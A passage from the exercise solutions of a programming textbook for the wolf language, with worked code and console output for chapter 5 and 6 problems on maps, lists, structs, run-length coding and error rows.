ex5-4.lu: trap(bounds): index 10 is outside a collection of 1 element(s)
[mem.ub.defined] at 7:13
$ echo $?
3
```

Exercise 5-5. §5.3

Exercise 5-5 *(design)*. Wolf writes generics `top[T]` and indexing `m["k"]` with the same brackets. Rust chose `::<T>` partly to avoid that ambiguity. What does wolf's choice cost, and where is the cost paid?

Solution (discussion): the cost is real and it is paid in the grammar/sema seam, not by the reader: `e[…]` parses as one postfix form and *semantic analysis* decides index versus generic-apply (the corpus pins this in `grammar/brackets_index.lu`). The compiler carries the complexity so that user code never grows a `::<>`. The trade to defend: error messages at that seam must stay excellent, because when sema guesses wrong, the diagnostic, not the syntax, is what saves the reader. That is a bet on tooling quality, made on purpose, and this book holds the compiler to it.

Exercise 5-6. §5.2

Exercise 5-6 *(extension · wolf)*. Count lines the way the head of the chapter counted categories: a `Map[str, int]` and one line of counting per row. Then print each distinct line once, with its count, in the order the lines first appeared. The `Map` alone does not give you that order. Which container does, and why is it not the `Map`?

Solution. `ch05/ex5-6.lu`, which runs under `wolf`:

```
wolf
fn seen_at(xs: List[str], s: str) -> int {
    var i = 0
    while i < xs.len {
        if xs[i] == s { return i }
        i += 1
    }
    -1
}
fn main() -> !int {
    let log = """
        howl
        howl
        scratch
        howl
        scratch
        """
    var order = List[str]()
    var counts = Map[str, int]()
    for line in log.lines() {
        if seen_at(order, line) < 0 { (mut order).push(line) }
        counts[line] = (counts[line] else 0) + 1
    }
    for s in order {
        print("{counts[s] else 0:>4} {s}")
    }
    0
}
```

```
console
```

```
$ wolf run ex5-6.lu
   3 howl
   2 scratch
```

The count is the map alone: `counts[line] = (counts[line] else 0) + 1` is the whole tally, one line per row, and nothing decides insert versus update, because `else 0` reads a missing entry as zero and the assignment inserts it. What the map does not give is the order. `pairs()` walks the entries in an order the language leaves unspecified, and nothing in a map remembers which key came first; the `order` list remembers exactly that and nothing else, at the cost of one `seen_at` scan per line, and the printing loop walks the list and asks the map.

Exercise 5-7. §5.4

Exercise 5-7 *(fingers + extension · lupin)*. A grade book. The block below has one `name,score` line per student. Parse it into two lists side by side, a `List[str]` of names and a `List[int]` of scores, with `to_int() else 0` reading each score, then print the top scorer's name and score using §5.3's `best` with a comparison function (`best(scores, fn(a, b) a > b)`), the class average to the nearest whole point, and each student on their own line with `above` or `below` beside the average. Then §5.4's question: what does your program do on an empty block, and which line traps first? Guard it so an empty block prints one sentence and exits 0.

```
ada,91
grace,78
linus,84
mira,69
```

Solution. `ch05/ex5-7.lu`:

```
wolf
fn best[T](xs: List[T], better: fn(T, T) -> bool) -> T {
    var b = copy xs[0]
    var i = 1
    while i < xs.len {
        if better(xs[i], b) { b = copy xs[i] }
        i += 1
    }
    b
}
fn parse(text: str) -> (List[str], List[int]) {
    var names = List[str]()
    var scores = List[int]()
    for line in text.lines() {
        var i = 0
        while i < line.len && line[i..i + 1] != "," { i += 1 }
        if i == line.len { continue }
        (mut names).push(line[..i])
        (mut scores).push(line[i + 1..].to_int() else 0)
    }
```

```
    (names, scores)
}
fn report(text: str) {
    let (names, scores) = parse(text)
    if scores.is_empty() {
        print("no students in the block")
        return
    }
    let top = best(scores, fn(a, b) a > b)
    var who = ""
    var sum = 0
    for i in 0..scores.len {
        sum += scores[i]
        if scores[i] == top { who = names[i] }
    }
    let avg = (sum + scores.len / 2) / scores.len
    print("top: {who} {top}")
    print("average: {avg}")
    for i in 0..scores.len {
        let mark = if scores[i] > avg { "above" } else { "below" }
        print("{names[i]:<8}{scores[i]:>4}  {mark}")
    }
}
fn main() -> !int {
    let text = """
        ada,91
        grace,78
        linus,84
        mira,69
        """
    report(text)
    report("")
    0
}
```

```
console
$ lupin ex5-7.lu
top: ada 91
average: 81
ada       91  above
grace     78  below
linus     84  above
mira      69  below
no students in the block
```

`parse` is §5.1's comma scan run once per line, pushing the name on one list and the score on the other, so the two lists line up by index: a line with no comma is skipped, and a score that is not a number reads as 0 through `else`. `best(scores, fn(a, b) a > b)` is §5.3's function with the comparison handed in, and the name is found by walking back to the index the top score sits at. `(sum + n / 2) / n` is integer rounding to the nearest point: 322 over 4 is 80.5, and the half added before the division carries it to 81.

The empty block is §5.4's question with one answer on both machines. Remove the guard and the first line that runs against the empty lists is `best`'s `var b = copy xs[0]`,

which is `xs[0]` on a list of no elements: `wolf-trap: bounds` from the compiled program, `` `trap(bounds): index 0 is outside a collection of 0 element(s)` `` from the interpreter, both pointing at that line, exit 3. The average's division by `scores.len` would have trapped one line later, and never gets the chance. `scores.is_empty()` is the guard, one sentence and a `return`, and the exit code stays 0 because a block with no students is an answer, not a fault.

Exercise 5-11. §5.6

Exercise 5-11 *(extension · lupin)*. Exercise 2-7 encoded runs with byte slices; a coder without a decoder is half a tool. Respell `encode` over `chars()`, growing the output with `"{prev}{run_len}"`, then write `decode`, and round-trip both `"wwwwoooolf"` and a string whose runs reach two digits. Make `main` exit nonzero on any mismatch, so the round trip is a check the machine performs rather than a claim. Where in `decode` does the two-digit case live?

Solution. `ch05/ex5-11.lu`:

```
wolf
fn encode(s: str) -> str {
    var out = ""
    var run_len = 0
    var prev = ' '
    for c in s.chars() {
        if run_len > 0 && c == prev {
            run_len += 1
        } else {
            if run_len > 0 { out += "{prev}{run_len}" }
            prev = c
            run_len = 1
        }
    }
    if run_len > 0 { out += "{prev}{run_len}" }
    out
}
fn decode(s: str) -> str {
    var out = ""
    var cur = ' '
    var seen = false
    var n = 0
    for c in s.chars() {
        if c >= '0' && c <= '9' {
            n = n * 10 + (c as int) - ('0' as int)
        } else {
            if seen {
                for _ in 0..n { out += "{cur}" }
            }
            cur = c
            seen = true
            n = 0
        }
    }
    if seen {
        for _ in 0..n { out += "{cur}" }
    }
    out
}
```

```
fn main() -> !int {
    var inputs = List[str]()
    (mut inputs).push("wwwwoooolf")
    (mut inputs).push("aaaaaaaaaab")
    for plain in inputs {
        let coded = encode(plain)
        let back = decode(coded)
        print("{plain} -> {coded} -> {back}")
        if back != plain { return 1 }
    }
    0
}
```

```
console
$ lupin ex5-11.lu
wwwwoooolf -> w4o4l1f1 -> wwwwoooolf
aaaaaaaaaab -> a11b1 -> aaaaaaaaaab
```

The two-digit case lives in one line: `n = n * 10 + ...`. A decoder that read "the digit after the letter" instead of accumulating would pass the first input and shred the second — which is why the round trip tests both, and why the exit code carries the verdict: a printed `a11b1` looks right to a reader skimming; `!=` does not skim.

Exercise 5-12. §5.1

Exercise 5-12 *(fingers · lupin)*. Histogram the word lengths of a two-line block, bars of `#` growing sideways, one row per length. A `List[int]` indexed by length is the whole data structure — grow it to fit as you go. One of your rows prints an empty bar. Which, and why does it print at all?

Solution. `ch05/ex5-12.lu`:

```
wolf
fn main() -> !int {
    let text = """
        the moon watches the long ridge
        a wolf runs past the frozen creek
        """
    var tally = List[int]()
    for w in text.words() {
        while tally.len < w.len + 1 { (mut tally).push(0) }
        tally[w.len] = tally[w.len] + 1
    }
    for n in 1..tally.len {
        print("{n:>2} {"#".repeat(tally[n])}")
    }
    0
}
```

```
console
$ lupin ex5-12.lu
 1 #
```

```
 2
 3 ###
 4 #####
 5 ##
 6 #
 7 #
```

Length 2: the block has one one-letter word (`a`) and words of three letters and up, but nothing two letters long. The row prints because the list was grown by *maximum length seen*, not by lengths seen — the gap is a real zero, and `repeat(0)` spells it as an empty bar. A histogram that skipped empty rows would hide the shape it exists to show.

Exercise 5-13. §5.6

Exercise 5-13 *(extension · lupin)*. Write `any_index(s, set)`: the byte index in `s` of the first character that appears in `set`, or -1 for none. Probe it with a vowel set against a line that has vowels, one that does not, and the empty string. Why do the last two answers have to be the same, and what would distinguishing them cost your callers?

Solution. `ch05/ex5-13.lu`:

```
wolf
fn any_index(s: str, set: str) -> int {
    var i = 0
    for c in s.chars() {
        if set.contains("{c}") { return i }
        i += 1
    }
    -1
}
fn main() -> !int {
    print("{any_index("the wolf runs", "aeiou")}")
    print("{any_index("dry glyph", "aeiou")}")
    print("{any_index("", "aeiou")}")
    0
}
```

```
console
$ lupin ex5-13.lu
2
-1
-1
```

Both mean “no position holds a hit”, and a position is the only thing the function promises. Splitting them (“empty input” versus “searched and missed”) would force every caller to handle a case that changes nothing about what they can do next — the chapter after this one is about rows, and the first lesson there is that a distinction worth a tag is one the caller would *branch on*. This one is not.

Exercise 5-14. §5.1

Exercise 5-14 *(fingers · lupin)*. A comma-separated ledger, three rows of `name,cents`. Split each row, table it with format specs, and end with a total row. What does your program do with a row that has no comma, and which single spelling in your source decided that?

Solution. `ch05/ex5-14.lu`:

```
wolf
fn main() -> !int {
    let ledger = """
        drink,340
        pastry,275
        stew,900
        """
    var total = 0
    for row in ledger.lines() {
        var name = ""
        var cents = 0
        var i = 0
        for field in row.split(",") {
            if i == 0 { name = field }
            if i == 1 { cents = field.to_int() else 0 }
            i += 1
        }
        total += cents
        print("{name:<10}{cents:>6}")
    }
    print("{"total":<10}{total:>6}")
    0
}
```

```
console
$ lupin ex5-14.lu
drink        340
pastry       275
stew         900
total       1515
```

A commaless row arrives as one field: `name` takes the whole row, `cents` keeps its initial 0, and the row costs the total nothing. The deciding spelling is `var cents = 0` — the initializer *is* the missing-field policy. If the right answer for your ledger is “refuse the row instead”, that policy has a chapter of its own next.

Exercise 5-15. §5.6

Exercise 5-15 *(extension · lupin)*. Fold a long line at twelve columns: greedy fill, words never split, each output line as full as the width allows. Return the lines as a `List[str]` and print them. One comparison in your loop encodes the whole policy — which one, and what single change makes ragged-right into one-word-per-line?

Solution. `ch05/ex5-15.lu`:

```wolf
fn fold(text: str, width: int) -> List[str] {
    var out = List[str]()
    var line = ""
    for w in text.words() {
        if line.is_empty() {
            line = w
        } else if line.len + 1 + w.len <= width {
            line = line + " " + w
        } else {
            (mut out).push(line)
            line = w
        }
    }
    if line.is_empty() == false { (mut out).push(line) }
    out
}
fn main() -> !int {
    let text = "the wolf runs the long ridge past the frozen creek at
dusk"
    for line in fold(text, 12) {
        print(line)
    }
    0
}
```

```console
$ lupin ex5-15.lu
the wolf
runs the
long ridge
past the
frozen creek
at dusk
```

The policy is `line.len + 1 + w.len <= width` — "does this word, plus its separating space, still fit". Replace `width` with 0 (or the test with `false`) and every word overflows immediately: one word per line. The greedy fill and the degenerate layout are the same loop with one comparison's verdict flipped, which is the honest way to see that a formatter is a policy wearing a loop.

Exercise 5-16. §5.5

Exercise 5-16 *(fingers · lupin)*. Respell §5.1's `split_at` to answer a `Row` instead of a `(str, int)`, and use it to parse the three rows at the head of the chapter and print them through `text`. One line of the caller gets shorter and one line of the function gets longer. Name both, and say what each reader gained.

Solution. `ch05/ex5-16.lu`:

```wolf
struct Row { kind: str, cents: int }
fn split_at(row: str, i: int) -> Row {
```

```
    Row { kind: row[..i], cents: row[i + 1..].to_int() else 0 }
}
fn text(r: Row) -> str { "{r.kind:<10}{r.cents:>5}" }
fn main() -> !int {
    print(text(split_at("espresso,340", 8)))
    print(text(split_at("pastry,275", 6)))
    print(text(split_at("tip,100", 3)))
    0
}
```

```
console
$ lupin ex5-16.lu
espresso    340
pastry      275
tip         100
```

The caller's line got shorter: `let (name, cents) = split_at(…)` is gone, because nothing has to be taken apart before it is used, and the value goes straight into `text`. The function's line got longer: the tuple `(row[..i], …)` became `Row { kind: row[..i], cents: … }`, two words more. The function's reader gained nothing they did not already know, since the tuple's two positions were named by the signature one line up; the caller's reader gained the two words, because `r.cents` says what `pair.1` made them look up.

Exercise 5-17. §5.5

Exercise 5-17 *(extension · lupin)*. A struct holds a list as easily as an `int`. Declare `Receipt { rows: List[Row] }`, build one from the three rows, and write `total(r: Receipt) -> int` as a plain function with no `impl`. Print the count of rows and the total. Then read `total`'s signature and say what it tells a caller about `r.rows`: does the call change the list, and which character on the line says so?

Solution. `ch05/ex5-17.lu`:

```
wolf
struct Row { kind: str, cents: int }
struct Receipt { rows: List[Row] }
fn total(r: Receipt) -> int {
    var sum = 0
    for row in r.rows { sum += row.cents }
    sum
}
fn main() -> !int {
    var rows = List[Row]()
    (mut rows).push(Row { kind: "drink", cents: 340 })
    (mut rows).push(Row { kind: "food", cents: 275 })
    (mut rows).push(Row { kind: "gratuity", cents: 100 })
    let receipt = Receipt { rows: rows }
    print("{receipt.rows.len} rows, {total(receipt)} cents")
    0
}
```

```
console
$ lupin ex5-17.lu
3 rows, 715 cents
```

The call does not change the list, and no character on the line says so: `r: Receipt` carries no word in front of it, and that absence is the claim. A parameter with nothing written before it is read for the call and handed back whole, which is why `main` can print `receipt.rows.len` and call `total(receipt)` in one line. A function that did change its argument would have to say so at both ends, and chapter 7 is where that word is introduced.

Exercise 5-18. §5.6

Exercise 5-18 *(design)*. The alias `Num` names seven traits, and a call under `[T: Num]` is checked against each of them by name. Why does the refusal name the missing trait and never the alias? Say what a reader would lose if it read "`f64` is not a `Num`", and what the author of a seven-trait alias gains from the compiler never mentioning it.

Solution. The alias has no members and no impls, so "`f64` is not a `Num`" names nothing the reader can write: there is no `impl Num for f64` to add, and the sentence sends them to the alias's definition to work out which of seven traits is the one they lack. Naming `Eq` instead names the impl that fixes it, and the fix is the same whether the bound was written `Eq`, `Add + Eq`, or `Num`. What the alias's author gains is that the alias stays a spelling: it can grow an eighth trait, or be split in two, and every refusal it ever produced was already about a trait and not about the name, so nothing a reader learned from a diagnostic goes stale. The one thing an alias is for is saving the reader from writing the list; it would be a poor trade to make them read it back out of an error message.

Exercises 5-9 and 5-10 (the third `Draw` shape; the cast-a-binding rule) moved to chapter 7 with the material they belong to, as 7-13 and 7-14. The numbers are not reused.

The RPN evaluator that was exercise 5-7 moved to chapter 6 as 6-14, where `?` on `pop()` is the point. Its number is reused below for the grade book, on the maintainer's call, so that the renumbering stays local.

Chapter 6

Exercise 6-1. §6.2

Exercise 6-1 *(fingers · lupin)*. Write `parse` so empty input is an error, and give two call sites: one defaulting with `else 0`, one with `else 7`. Predict both prints first.

Solution. `ch06/ex6-1.lu`:

```
wolf
fn parse(s: str) -> int ! {empty} {
    if s.is_empty() { return empty }
    s.to_int() else 0
}
fn main() -> !int {
```

```
    let a = parse("42") else 0
    let b = parse("") else 7
    print("a={a} b={b}")
    0
}
```

```
console
$ lupin ex6-1.lu
a=42 b=7
```

Exercise 6-2. §6.2

Exercise 6-2 *(comprehension · lupin)*. `chain` calls `parse` through `?`. Predict `a` and `b`, and name which row variant `b`'s handler sees:

```
wolf
fn chain(s: str) -> int ! {empty, NotDigit(Bad)} {
    let v = parse(s)?
    v + 1
}
fn main() -> !int {
    let a = chain("42") else |_| -1
    let b = chain("") else |err| {
        match err {
            empty => -2,
            NotDigit(e) => -3,
        }
    }
    print("a={a} b={b}")
    0
}
```

Solution: `a=43` (parse succeeds, `?` unwraps, one is added); `b=-2`: `parse("")` returns `empty`, `?` hands it up unchanged, and the handler matches it. The variant crossed one call boundary without wrapping; that is the row composing by union.

```
console
$ lupin ex6-2.lu
a=43 b=-2
```

Exercise 6-3. §6.1

Exercise 6-3 *(extension · lupin)*. Grow the row: add a `too_long` variant for inputs over four bytes and handle it. What else did you have to change, and what told you?

Solution. `ch06/ex6-3.lu` (excerpt):

```
wolf
fn parse(s: str) -> int ! {empty, NotDigit(Bad), too_long} {
    if s.is_empty() { return empty }
    if s.len > 4 { return too_long }
    ...
```

```
}
...
    let v = parse("40000") else |err| {
        match err {
            too_long => -4,
            NotDigit(e) => 0 - e.at - 3,
            empty => -2,
        }
    }
```

```
console
$ lupin ex6-3.lu
v=-4
```

The signature grew (rows are spelled, not sprung on callers) and the match grew an arm: exhaustiveness is what tells you, at compile time, that a handler fell behind its row.

Exercise 6-4. §6.1

Exercise 6-4 *(comprehension · lupin)*. The error carries a payload. Predict both printed lines:

```
wolf
fn digit(s: str, i: int) -> int ! {NotDigit(Bad)} {
    let c = s[i..i + 1]
    if c < "0" || c > "9" { return NotDigit(Bad { at: i, found: c }) }
    c.to_int() else 0
}
fn main() -> !int {
    let v = digit("4x", 1) else |err| {
        match err {
            NotDigit(e) => {
                print("bad digit `{e.found}` at byte {e.at}")
                -1
            },
        }
    }
    print("v={v}")
    0
}
```

Solution: byte 1 of `"4x"` is `x`, so the handler prints the payload's fields, then `v=-1`, because the handler's value becomes the expression's:

```
console
$ lupin ex6-4.lu
bad digit `x` at byte 1
v=-1
```

Exercise 6-5. §6.3

Exercise 6-5 *(comprehension · lupin)*. `errdefer` runs only on the error path. `work(true)` succeeds; `work(false)` fails after the `errdefer` is registered. Predict all four output lines:

```wolf
fn work(ok: bool) -> int ! {fail} {
    var r = get(true)?
    errdefer print("cleanup ran")
    let v = get(ok)?
    r.n + v.n
}
```

Solution: the success path prints nothing extra; the failure path fires the cleanup between the failing `?` and the caller's `else`:

```console
$ lupin ex6-5.lu
a=2
cleanup ran
b=-1
```

Exercise 6-6. §6.1

Exercise 6-6 *(comprehension · lupin)*. The row below ends in `..`, which makes it *open*: `probe` may return tags the signature never lists. Predict all three numbers, and say which arm of the `match` handles `probe(-1)` and why the program compiles at all when `Weird` appears nowhere in any signature:

```wolf
fn probe(n: int) -> int ! {Io(int), ..} {
    if n < 0 { return Weird }
    if n == 0 { return Io(4) }
    n
}
fn code_for(n: int) -> int {
    probe(n) else |err| {
        match err {
            Io(code) => 0 - code,
            _ => 0 - 99,
        }
    }
}
```

Solution: `7 -4 -99`. The rest arm `_` handles `Weird`: an open row tells every caller "there may be more," so the compiler requires the rest arm, and that arm is what lets upstream add tags without breaking this consumer. The price is symmetric: with `..` in the signature, no caller can ever match exhaustively by name.

```console
$ lupin ex6-6.lu
7 -4 -99
```

Exercise 6-7. §6.2

Exercise 6-7 *(extension · lupin)*. `head` prints a file's first `n` lines, and a file with fewer than `n` lines is not a crash, it is an answer. Write `head(text, n)` whose error carries how many

lines actually existed, and a caller that asks for 2 lines (succeeds) and 5 lines (handled). Why does the payload belong in the error instead of being printed by `head` itself?

Solution. `ch06/ex6-7.lu`:

```
wolf
fn head(text: str, n: int) -> str ! {TooFew(int)} {
    var out = ""
    var got = 0
    for line in text.lines() {
        if got < n {
            out += "{line}\n"
            got += 1
        }
    }
    if got < n { return TooFew(got) }
    out
}
fn main() -> !int {
    let log = """
        alpha
        beta
        gamma
        """
    let two = head(log, 2) else |_| { return 1 }
    print_raw(two)
    let five = head(log, 5) else |err| {
        match err {
            TooFew(have) => {
                print("wanted 5, file has {have}")
                ""
            },
        }
    }
    0
}
```

```
console
$ lupin ex6-7.lu
alpha
beta
wanted 5, file has 3
```

`head` does not know whether a short file is a diagnostic-worthy event, a loop terminator, or nothing at all: only its caller does. Carrying the count in the payload moves the *fact* to the code that owns the *policy*. A function that prints its own errors has decided the policy for every caller it will ever have.

Exercise 6-8. §6.5

Exercise 6-8 *(design)*. Chapter 6's `parse` exposes the row `{empty, NotDigit(Bad), too_long}`. Suppose `parse` moves into a library, behind a public API used by fifty programs. Argue both sides: should the public signature keep the three-tag row, or coarsen to a single

`Invalid` tag with the detail inside? Name one concrete caller each design serves better, and what each design costs when a fourth failure mode appears.

Solution (discussion): the wide row serves the caller that *dispatches*: an editor that jumps the cursor to `Bad.at` needs `NotDigit`'s payload, and coarsening would force it to parse the error out of a string. The coarse row serves the caller that *reports*: a CLI that prints one line per bad input gains nothing from three arms it handles identically, and every tag in a public row is a name the library must keep forever. The fourth failure mode is where the designs separate: the wide row grows, and every exhaustive caller gets a compile error, disruptive and honest. The coarse row absorbs it silently, and the silence is the cost, because the caller who cared cannot find out. Wolf's `..` open row is the middle position: name the tags you commit to, and say out loud that there may be more. Where wolf's own std faced this, it chose narrow closed rows at leaves and coarsening at module boundaries: the row is part of the API's promise, and promises are cheapest when made small and kept.

Exercise 6-9. §6.4

Exercise 6-9 *(extension · lupin)*. Three postures toward the input `"7x"`: trap on it, default it to zero, or refuse it out loud. The script hardens one construct at a time:

```
wolf
fn parse_or_zero(s: str) -> int {
    s.to_int() else 0
}
fn parse(s: str) -> int ! {not_a_number} {
    s.to_int() else { return not_a_number }
}
```

The mark the third posture hands up keeps nothing, so it is a lowercase bare word, by §6.1′s pact: the compiler reads a CapCase mark as a promise that a payload waits inside, and W0603 is what it says when the case and the payload disagree.

Predict all three printed lines of the solution's `main`, which calls `parse_or_zero("7x")` and then `parse("7x")` with a handler. Then the pointed part: rank the three postures for a program that reads numbers from a config file, and defend last place.

Solution. `ch06/ex6-9.lu`:

```
console
$ lupin ex6-9.lu
0
refused: not a number
-1
```

Last place is `else 0`. The trap at least stops the program at the lie; the row at least tells the caller the truth; `else 0` silently converts "your config is broken" into "your limit is zero" and ships it. A default is a *decision*, and `else 0` makes it in the one place that cannot know whether zero is safe. The row version moves that decision to the caller, which is the whole hardening arc of this section in one function.

Exercise 6-10. §6.5

Exercise 6-10 *(extension · lupin)*. The wordcount loop, grown by one requirement: count words, and separately count words of four bytes or more. Predict both numbers for the line `` `the wolf runs and the moon watches over` ``, then run.

Solution. `ch06/ex6-10.lu`:

```
wolf
fn main() -> !int {
    let text = """
        the wolf runs and the moon watches over
        """
    var words = 0
    var long_words = 0
    for w in text.words() {
        words += 1
        if w.len >= 4 { long_words += 1 }
    }
    print("{words} words, {long_words} of length 4+")
    0
}
```

```
console
$ lupin ex6-10.lu
8 words, 5 of length 4+
```

Five of the eight (`wolf`, `runs`, `moon`, `watches`, `over`) reach four bytes. The filter is one `if` inside the loop the capstone already has, which is the shape of most real requirements: the skeleton absorbs them without growing a second loop. In part 3 this same loop parallelizes by changing one call; the boxed promise stands.

Exercise 6-11. §6.5

Exercise 6-11 *(extension · lupin)*. `to_int` has no inverse on this shelf, so build one: `itoa(n)`, peeling digits with `% 10` and `/ 10` and prepending. Handle zero and negatives, then close the loop: feed each result back through `to_int` and make `main` exit nonzero on any mismatch. Which of your three test values forced a line of code the other two never touch?

Solution. `ch06/ex6-11.lu`:

```
wolf
fn itoa(n: int) -> str {
    if n == 0 { return "0" }
    var v = n
    var sign = ""
    if n < 0 {
        sign = "-"
        v = 0 - n
    }
    var digits = ""
    while v > 0 {
        digits = "{v % 10}" + digits
```

```
        v = v / 10
    }
    "{sign}{digits}"
}
fn main() -> !int {
    var cases = List[int]()
    (mut cases).push(340)
    (mut cases).push(0)
    (mut cases).push(0 - 275)
    for n in cases {
        let s = itoa(n)
        let back = s.to_int() else 999999
        print("{n} -> {s}")
        if back != n { return 1 }
    }
    0
}
```

```
console
$ lupin ex6-11.lu
340 -> 340
0 -> 0
-275 -> -275
```

Zero forced its own line: the peel loop runs while `v > 0`, so zero peels no digits and would come out as the empty string — the early `return "0"` is that case's whole cost, the same absence 3-10′s binary table met. The negative forced two more (the sign, and `0 - n`). Round-tripping through `to_int` is what promotes "looks right" to "is right": the else-arm's 999999 can never equal a real input, so a parse failure fails the run instead of passing by coincidence.

Exercise 6-12. §6.5

Exercise 6-12 *(extension · lupin)*. Exercise 5-11′s decoder answers garbage with garbage: `"4w"` decodes to nothing, silently. Harden it by refactor: `decode(s) -> str ! {empty, bad_run}`, where empty input, a count with no letter before it, and a zero-length run are refusals with names. Table four malformed inputs through `else |err|` and a `match`. Which refusal required *adding* a check, and which two fell out of checks the loop already had?

Solution. `ch06/ex6-12.lu`:

```
wolf
fn decode(s: str) -> str ! {empty, bad_run} {
    if s.is_empty() { return empty }
    var out = ""
    var cur = ' '
    var seen = false
    var n = 0
    for c in s.chars() {
        if c >= '0' && c <= '9' {
            if seen == false { return bad_run }
            n = n * 10 + (c as int) - ('0' as int)
```

```
        } else {
            if seen {
                if n == 0 { return bad_run }
                for _ in 0..n { out += "{cur}" }
            }
            cur = c
            seen = true
            n = 0
        }
    }
    if n == 0 { return bad_run }
    for _ in 0..n { out += "{cur}" }
    out
}
fn main() -> !int {
    var cases = List[str]()
    (mut cases).push("w4o4l1f1")
    (mut cases).push("")
    (mut cases).push("4w")
    (mut cases).push("w0")
    (mut cases).push("ab2")
    for coded in cases {
        let plain = decode(coded) else |err| {
            let why = match err {
                empty => "empty",
                bad_run => "bad run",
            }
            print("[{coded}] refused: {why}")
            continue
        }
        print("[{coded}] -> {plain}")
    }
    0
}
```

```
console
$ lupin ex6-12.lu
[w4o4l1f1] -> wwwwoooolf
[] refused: empty
[4w] refused: bad run
[w0] refused: bad run
[ab2] refused: bad run
```

`"4w"` needed the new check (`if seen == false`): the soft decoder simply ignored digits with no letter to bind to. The other two were already half-present: the loop tracked `n` and `seen` anyway, so `w0` and `ab2` (a letter whose run count never arrived) are one `n == 0` comparison promoted from “silently emit nothing” to a named refusal. Hardening rarely means new machinery; it means the checks the loop was implicitly making become answers the caller can hold.

Exercise 6-13. §6.5

Exercise 6-13 *(extension · lupin)*. A date validator: `parse_date("2026-02-29")` should refuse, and say *why*. Split on `-`, parse the three fields, and return `(int, int, int) !`

`{bad_shape, bad_month, bad_day}` — reusing 4-7's `days_in` for the day ceiling, leap rule included. Why is `bad_shape` checked first, and what happens to your month test if it is not?

Solution. `ch06/ex6-13.lu`:

```
wolf
fn days_in(month: int, leap: bool) -> int {
    match month {
        2 => if leap { 29 } else { 28 },
        4 => 30,
        6 => 30,
        9 => 30,
        11 => 30,
        _ => 31,
    }
}
fn parse_date(s: str) -> (int, int, int) ! {bad_shape, bad_month, bad_day}
{
    var y = 0
    var m = 0
    var d = 0
    var i = 0
    for field in s.split("-") {
        let n = field.to_int() else { return bad_shape }
        if i == 0 { y = n }
        if i == 1 { m = n }
        if i == 2 { d = n }
        i += 1
    }
    if i != 3 { return bad_shape }
    if m < 1 || m > 12 { return bad_month }
    let leap = if y % 400 == 0 { true } else if y % 100 == 0 { false }
else { y % 4 == 0 }
    if d < 1 || d > days_in(m, leap) { return bad_day }
    (y, m, d)
}
fn main() -> !int {
    var cases = List[str]()
    (mut cases).push("2026-08-31")
    (mut cases).push("2024-02-29")
    (mut cases).push("2026-02-29")
    (mut cases).push("2026-13-01")
    (mut cases).push("soon")
    for s in cases {
        let (y, m, d) = parse_date(s) else |err| {
            let why = match err {
                bad_shape => "not a date shape",
                bad_month => "no such month",
                bad_day => "no such day",
            }
            print("{s:<12} refused: {why}")
            continue
        }
        print("{s:<12} ok: day {d} of month {m}, {y}")
    }
    0
}
```

```
console
$ lupin ex6-13.lu
2026-08-31   ok: day 31 of month 8, 2026
2024-02-29   ok: day 29 of month 2, 2024
2026-02-29   refused: no such day
2026-13-01   refused: no such month
soon         refused: not a date shape
```

Shape first because the later tests read `m` and `d`, and those variables only mean anything once three numeric fields actually arrived. Skip the shape check and `"soon"` reaches the month test with `m` still 0 — refused as `bad_month`, which is a *lie about the* input*: the caller fixing "no such month" would stare at a string* with no month in it. Refusal order is part of a validator's honesty, not a style choice. (2024-02-29 passing while 2026-02-29 refuses is `days_in` earning its `leap` parameter back from 4-7.)

Exercise 6-14. §6.2

Exercise 6-14 *(comprehension + extension · lupin)*. An RPN evaluator is a loop and a stack, and the stack is a `List[int]`; `words()` (§2.5) is the tokenizer, so `"3 4 + 2 *".words()` is the input. Each operator pops twice, and `pop` answers `int ! {none}`, so spell it `(mut stack).pop()?` and give `evaluate` the row `! {none, parse}, because to_int` fails on a token that is not a number. Trace the stack after each token on paper, then run. Then feed it `3 +` and `3 x +` and say, from the row and not from the code, which call answers each one and where your `else |err|` prints.

Solution. `ch06/ex6-14.lu`:

```
wolf
fn evaluate(line: str) -> int ! {none, parse} {
    var stack = List[int]()
    for t in line.words() {
        match t {
            "+" => { let b = (mut stack).pop()?; let a = (mut
stack).pop()?; (mut stack).push(a + b) }
            "-" => { let b = (mut stack).pop()?; let a = (mut
stack).pop()?; (mut stack).push(a - b) }
            "*" => { let b = (mut stack).pop()?; let a = (mut
stack).pop()?; (mut stack).push(a * b) }
            "/" => { let b = (mut stack).pop()?; let a = (mut
stack).pop()?; (mut stack).push(a / b) }
            _ => (mut stack).push(t.to_int()?),
        }
    }
    (mut stack).pop()
}
fn main() -> !int {
    print("{evaluate("3 4 + 2 *")}")
    let short = evaluate("3 +") else |err| { print("short stack: {err}");
-1 }
    print("{short}")
    let bad = evaluate("3 x +") else |err| { print("not a number: {err}");
-1 }
```

```
    print("{bad}")
    0
}
```

```
console
$ lupin ex6-14.lu
14
short stack: none
-1
not a number: parse
-1
```

The trace: `[3]`, `[3 4]`, `[7]`, `[7 2]`, `[14]`. `3 +` reaches the operator with one element on the stack, so the second `pop()?` answers `none` and hands it up: `evaluate` ends there, and `main`'s `` `else |err| prints the tag. 3 x + never reaches the operator: "x"` `` goes to the `_` arm, `to_int()?` answers `parse`, and the same `else` prints that. Nothing in `evaluate` tests `stack.len`, because the row is doing that check one level up, at the call that can fail, which is where chapter 6 puts it. The tail `(mut stack).pop()` is the answer and its own row at once: an empty input is `none` too, from the last line, with no special case.

Exercise 6-15. §6.6

Exercise 6-15 *(comprehension · wolf + lupin)*. Exercise 6-6's `code_for` handles `probe`'s open row through `else |err|` and a `match`. Rewrite it as one `match` over `probe(n)` itself, with the arms `Io(code)`, `v` and `_`. Predict the three numbers, then say what `_` covers when `v` already binds every `int`, and why the program does not compile without it.

Solution. `ch06/ex6-15.lu`:

```
wolf
fn probe(n: int) -> int ! {Io(int), ..} {
    if n < 0 { return Weird }
    if n == 0 { return Io(4) }
    n
}
fn code_for(n: int) -> int {
    match probe(n) {
        Io(code) => 0 - code,
        v => v,
        _ => 0 - 99,
    }
}
fn main() -> !int {
    print("{code_for(7)} {code_for(0)} {code_for(-1)}")
    0
}
```

The numbers are `7 -4 -99`, 6-6's, because the decisions are 6-6's; only the plumbing moved. `probe(7)` is the value `7` and takes the `v` arm; `probe(0)` is `Io(4)` and takes the row arm, which binds the payload; `probe(-1)` is `Weird`, a tag no signature lists, and takes `_`. That last arm is what the question is about. `v` is a value pattern: it covers the whole of the `int`

